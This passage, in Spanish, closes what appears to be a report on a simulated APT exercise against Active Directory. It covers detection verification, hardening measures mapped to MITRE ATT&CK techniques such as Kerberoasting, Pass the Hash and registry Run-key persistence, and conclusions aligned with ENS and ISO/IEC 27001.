
> Pass the Hash (T1550.002)

> Persistencia - Claves de Registro "Run" (T1547.001)

> Persistencia - Creación de Cuenta (T1136.002)

3.- Verificación Final (True Positive Test):

- Se re-ejecutaron las técnicas de ataque (ej. Kerberoasting con Rubeus) y se verificó que la alerta apareciera en el panel de "Triggered Alerts", confirmando la eficacia del ciclo de detección.



8.- Bastionado y Recomendaciones Finales

A continuación, se detallan las medidas de bastionado aplicadas para mitigar las técnicas identificadas durante el ejercicio, correlacionadas con el marco MITRE ATT&CK y reforzadas con controles normativos del ENS e ISO/IEC 27001. Se incluyen también recomendaciones complementarias que fortalecen la postura de seguridad desde una perspectiva técnica, organizativa y de concienciación.

T1566.001 – Phishing (Initial Access):

Se ha implementado un filtro de contenido y formato en el Gateway de Correo, bloqueando archivos adjuntos en formatos de alto riesgo como **.exe**, **.dll**, **.scr**, **.zip** con contraseña y documentos con macros.

Medida complementaria: Se recomienda desplegar un software de filtrado de correo avanzado con capacidades de sandboxing y análisis de comportamiento para detectar amenazas en tiempo real.

Nivel: Preventivo

T1204.002 – Ejecución por Usuario (Execution):

Se han aplicado reglas ASR (Attack Surface Reduction) que bloquean la ejecución de procesos hijo desde aplicaciones de Office, evitando que documentos maliciosos lancen comandos como [powershell.exe](#).

Nivel: Preventivo

T1558.003 – Kerberoasting (Credential Access):

Se han reforzado las cuentas de servicio mediante contraseñas complejas (25+ caracteres), uso de gMSA (Group Managed Service Accounts) y monitoreo del evento 4769 en Splunk para detectar solicitudes TGS anómalas.

Nivel: Mitigación

T1550.002 – Pass the Hash (Lateral Movement):

Se ha restringido el uso de NTLM, priorizando Kerberos como protocolo de autenticación. Se han aplicado parches de CredSSP y se ha limitado NTLM a hosts estrictamente necesarios.

Nivel: Preventivo

T1136.002 – Creación de Cuenta (Persistence):

Se ha aplicado el principio de mínimo privilegio, eliminando derechos de administrador local a usuarios estándar y habilitando JIT (Just-in-Time) Access para tareas elevadas. Se ha activado el monitoreo del evento 4720 para detectar creación de cuentas.

Medida complementaria: Se recomienda implementar un programa de etiquetado de datos y segmentación de acceso (DLP) para controlar la exposición de información sensible por usuarios recién creados.

Nivel: Preventivo

T1547.001 – Ejecución Automática (Persistence):

Se han aplicado políticas de Control de Aplicaciones (AppLocker / WDAC) para restringir la ejecución de archivos desde ubicaciones de riesgo como [\AppData\Local y \Temp](#).

Nivel: Preventivo

T1041 – Exfiltración mediante Canal C2 (Exfiltration):

Se han configurado filtros de proxy y firewall que limitan el tráfico de salida a puertos y protocolos conocidos. Además, se ha activado la inspección SSL/TLS en el perímetro para detectar túneles cifrados.

Nivel: Mitigación

Medidas Complementarias Transversales:

Además de las acciones específicas por técnica, se han definido medidas adicionales que refuerzan la seguridad global del entorno:

- **Software de filtrado de correo avanzado:** con análisis de reputación, sandboxing y protección contra suplantación (spoofing).
- **Implementación de DMARC, SPF y DKIM:** para proteger el dominio corporativo frente a ataques de phishing y falsificación de identidad.
- **Programa de etiquetado y clasificación de datos (DLP):** que permite segmentar el acceso a archivos según sensibilidad, rol y contexto.
- **Formación continua a usuarios:** en detección de correos maliciosos, buenas prácticas de acceso, uso seguro de contraseñas y gestión de privilegios.

Las medidas de bastionado aplicadas, junto con las recomendaciones complementarias, permiten reducir la superficie de ataque, mitigar técnicas avanzadas y reforzar el cumplimiento normativo bajo el marco ENS e ISO/IEC 27001. Esta sección sintetiza las acciones preventivas, de mitigación y organizativas implementadas en cada fase del ejercicio, sirviendo como base para las conclusiones finales.

9.- Conclusiones

El presente análisis ha permitido descomponer de forma estructurada un Ataque Persistente Avanzado (APT) dirigido a entornos de Active Directory, correlacionando cada técnica empleada con su posición en la Kill Chain y con evidencias técnicas verificables. A través del marco MITRE ATT&CK y la observación de logs mediante Sysmon, se ha trazado una secuencia clara desde el acceso inicial hasta la exfiltración de datos, identificando Indicadores de Compromiso (IoC) y fuentes de log críticas.

La aplicación de medidas de bastionado específicas —como reglas ASR, control de ejecución, segmentación de privilegios y filtrado de tráfico— ha sido complementada con acciones transversales como la implementación de DMARC, el uso de software de filtrado de correo, políticas DLP y formación continua a usuarios. Estas medidas no solo

mitigan los vectores de ataque identificados, sino que refuerzan la postura de seguridad desde una perspectiva técnica, normativa y organizativa.

Este trabajo demuestra cómo un enfoque metodológico, basado en evidencias reales y alineado con controles ENS e ISO/IEC 27001, puede transformar un escenario simulado en una propuesta operativa replicable, trazable y orientada a la mejora continua en ciberseguridad.